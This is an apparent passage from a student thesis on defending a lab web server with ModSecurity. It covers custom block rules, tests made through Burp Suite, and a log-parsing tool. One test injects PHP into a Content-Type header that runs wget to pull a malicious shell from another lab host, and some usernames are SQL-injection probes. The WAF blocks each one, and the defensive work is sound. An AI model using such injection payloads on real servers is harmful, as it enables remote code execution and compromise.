

Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Hex

Figure 61 - Burp Suite overview

I send a simple request to the server, for example, I enter the username user and click the log-in button to send the request.



Thesis

- Home
- Login
- About the page


Username: user

Password:

Login

Figure 62 - Test login page with Burp Suite

The Burp Suite catch the request and I modify the Request-Headers: Content-Type.


Burp Suite Community Edition v2020.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Add Remove Up Down

Request to http://192.168.1.60:80

Name	Value
POST	/process.php HTTP/1.1
Host	192.168.1.60
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.1.60/login.php
Content-Type	<?php system("wget 192.168.1.46:8000/content_type_maliciousShell.php"); ?>
Content-Length	15
Connection	close
Cookie	PHPSESSID=nntg8g9n5v49hdbm96h4fks3qp
Upgrade-Insecure-Requests	1


```
user=user&pass=
```

Figure 63 - Headers through Burp Suite

I modify the Request-Headers: Content-Type with command <?php (wget “192.168.1.46:8000/content_type_maliciousShell.php”). This command downloads

the malicious shell in HTTP Server. I click the forward button for sending the request to HTTP Server. I check if the attack works.

The ModSecurity denied the request with 403 error code.




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80

Figure 64 - Sixth custom rule 1/2


For the Proof of Concept, I execute the command ls in the folder pages and the subfolder subpages for proving that the file does not income in the webserver.



```
student@student-Ubuntu:~$ ls /var/www/html/pages/
index.php  style.css  subpages
student@student-Ubuntu:~$ ls /var/www/html/pages/subpages/
aboutme.php  access-denied.png  login.php  logout.php  process.php  welcome.php
student@student-Ubuntu:~$
```

Figure 65 - Sixth custom rule results 2/2


Another ModSecurity custom rule is about symbols. I create a rule for blocking the symbols @!? redirecting the attacker to a block page. If the username textbox has these three symbols, then ModSecurity will block the attacker or user.



```
#Redirect to a different page when symbols (@ ! ?) are detected
SecRule ARGS_GET|ARGS_POST "@rx [@|!|?]"
"id:07,t:none,log,redirect:http://192.168.1.60/pages/subpages/access-denied.png,msg:'Malicious Symbols'"
```

Figure 66 - Seventh custom rule

I try the username admin with these three symbols.



Username: admin @
Password:
Login

Username: ?
Password:
Login

Username: admin!
Password:
Login

Figure 67 - Seventh custom rule test


I see that the HTTP Server redirect the browser to the block icon page.


access-denied.png (PNG Ima

192.168.1.60/pages/subpages/access-denied.png

Figure 68 - Block image page


The next two custom rules are created against username attacks again with more complexity. The rule blocks any symbol which is with the username.



```
# Username attack
SecRule ARGS|ARGS_GET|ARGS_POST  "@rx [a-zA-Z]+['`#$--;]"
        "id:08,phase:2,t:lowercase,deny,status:403,log,msg:'Username admin attack'"

SecRule ARGS|ARGS_GET|ARGS_POST  "@rx [a-zA-Z][0-9]+['`#$--;]"
        "id:09,phase:2,t:lowercase,deny,status:403,log,msg:'Username attack'"
```

Figure 69 - Eighth custom rule

More specifically, the user consists of letters and three number (e.g. nnikas001) and the special user consists of only letters (e.g. admin). If an attacker tries to add a suspicious symbol with the username, ModSecurity would detect it and deny the request. I attach some examples, with these two rules, ModSecurity strengthens the defense against SQL injection and Blind SQL injection attacks.



Username: admin'
Password:
Login


Username: admin--
Password:
Login

Username: nnikas001;
Password:
Login

Username: nnikas001`
Password:
Login

Figure 70 - Eighth custom rule test

ModSecurity denies all the above and more attacks.




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80


Figure 71 - Eighth custom rule results

The last custom rule applies to IP addresses. I define that ModSecurity blocks access to the login page from a specific IP address.



```
#Deny the page from specific address
SecRule REMOTE_ADDR "^192.168.1.14" "id:10,phase:1,deny,status:403,msg:'Block IP address'"
```

Figure 72 - Ninth custom rule


http://192.168.1.60/pages
403 Forbidden
Επιλογή Administrator: Γραμμή εντολών

Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.60 Port 80

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2a02:587:1e1e:1f00:5c66:e8ef:a554:4324
   Temporary IPv6 Address. . . . . . : 2a02:587:1e1e:1f00:29bc:7a39:8944:29ae
   Temporary IPv6 Address. . . . . . : 2a02:587:1e1e:1f00:50f9:b495:9073:5391
   Link-local IPv6 Address . . . . . : fe80::5c66:e8ef:a554:4324%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       192.168.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Figure 73 - Ninth custom rule result

This rule can be applied in case of a Brute force attack. If the administrator detects a lot of attempts for log in from a specific IP address, it may deny the access to the login page from that IP address.

ModSecurity Parser

As mentioned in the chapter Security Information and Events Management, SIEM is used to collect logs and events. The SIEM tool is called Modsecurity-parser. Modsecurity-parser is a custom SIEM that takes the ModSecurity audit logs as default and displays them as follows:

1. Creation of a JSON output file with formatting conformed to JSON logging added into ModSecurity
2. Creation of a PNG file with some graphs such as the top 10 IP addresses that "hits" ModSecurity, the top 10 attacks were intercepted and the top 20 Rule IDs of ModSecurity
3. Creation of an excel with all actions performed (e.g. attacks, successful or failed logins)

ModSecurity Parser Installation

The requirements for the installation of Modsecurity-parser are as follows:

- At least Python 3.5.2
- Pandas 0.22
- Pillow
- Matplotlib 2.1.2
- Numpy 1.13.1
- Openpyxl 2.4.0


Firstly, it needs to download the package from github, this is occurred with command git clone https://github.com/molu8bits/modsecurity-parser.git. After it needs to install all the above requirements with command pip3 install -r requirements.txt. To display the results of Modsecurity-parser, it is used the command python3 modsecurity-parser.py -f /home/user/logs/modsec_audit.log.

Modsecurity Parser Results

After the command python3 ModSecurity-parser.py -f /home/user/logs/modsec_audit.log is executed, the results are displayed in the folder /var/log/apache2/modsec_output.

The 3 files have the following format:

- JSON file



```
{
    "transaction": {
        "time": "15/Mar/2021:16:55:32 +0200",
        "transaction_id": "YE91ZMUhqe04AElcKYVgNwAAAAE",
        "remote_address": "192.168.1.10",
        "remote_port": "55784",
        "local_address": "192.168.1.60",
        "local_port": "80"
    },
    "request": {
        "request_line": "GET /login.php HTTP/1.1",
        "headers": {
            "Host": "192.168.1.60",
            "Connection": "keep-alive",
            "DNT": "1",
            "Upgrade-Insecure-Requests": "1",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/-
89.0.4389.82 Safari/537.36",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/-
*;q=0.8,application/signed-exchange;v=b3;q=0.9",
            "Accept-Encoding": "gzip, deflate",
            "Accept-Language": "el-GR,el;q=0.9,en;q=0.8",
            "Cookie": "PHPSESSID=0ifnsb5voq9l7jgo89srs7r7cs"
        }
    },
    "response": {
        "protocol": "HTTP/1.1",
        "status": "200",
        "status_text": "OK",
        "headers": {
            "Vary": "Accept-Encoding",
            "Content-Encoding": "gzip",
            "Content-Length": "282",
            "Keep-Alive": "timeout=5, max=100",
            "Connection": "Keep-Alive",
            "Content-Type": "text/html; charset=UTF-8"
        }
    },
    "audit_data": {
        "messages": [
            "Message: Warning. Pattern match \"^[\\\\d.:]+$\" at REQUEST_HEADERS:Host. [file \"/etc/modsecurity/rules/-
REQUEST-920-PROTOCOL-ENFORCEMENT.conf\"] [line \"741\"] [id \"920350\"] [msg \"Host header is a numeric IP address\"] [data
\"192.168.1.60\"] [severity \"WARNING\"] [ver \"OWASP_CRS/3.2.0\"] [tag \"application-multi\"] [tag \"language-multi\"] [tag
\"platform-multi\"] [tag \"attack-protocol\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag \"OWASP_CRS/-
PROTOCOL_VIOLATION/IP_HOST\"] [tag \"WASCTC/WASC-21\"] [tag \"OWASP_TOP_10/A7\"] [tag \"PCI/6.5.10\"]"
        ],
        "error_messages": [
            "Apache-Error: [file \"apache2_util.c\"] [line 273] [level 3] [client 192.168.1.10] ModSecurity: Warning. Pattern
match \"^[\\\\\\\\\\\\\\\\d.:]+$\" at REQUEST_HEADERS:Host. [file \"/etc/modsecurity/rules/REQUEST-920-PROTOCOL-
ENFORCEMENT.conf\"] [line \"741\"] [id \"920350\"] [msg \"Host header is a numeric IP address\"] [data \"192.168.1.60\"]
[severity \"WARNING\"] [ver \"OWASP_CRS/3.2.0\"] [tag \"application-multi\"] [tag \"language-multi\"] [tag \"platform-multi\"]
[tag \"attack-protocol\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag \"OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST\"] [tag
\"WASCTC/WASC-21\"] [tag \"OWASP_TOP_10/A7\"] [tag \"PCI/6.5.10\"] [hostname \"192.168.1.60\"] [uri \"/login.php\"]
[unique_id \"YE91ZMUhqe04AElcKYVgNwAAAAE\"]"
```

Figure 74 - ModSecurity Parser JSON format file

The JSON file includes 4 parameters: transaction, request, response, audit data.

The transaction parameter includes information such as the local and remote IP address, the time of transaction, the local and remote port. The request parameter includes the webpage of the server, the host IP address and some info about the browser request such as the name of User-agent, cookies etc. The response parameter includes the protocol, the response status of the server and some information from headers. The audit data parameter includes the messages and error messages from Apache server.

- PNG file with graphs

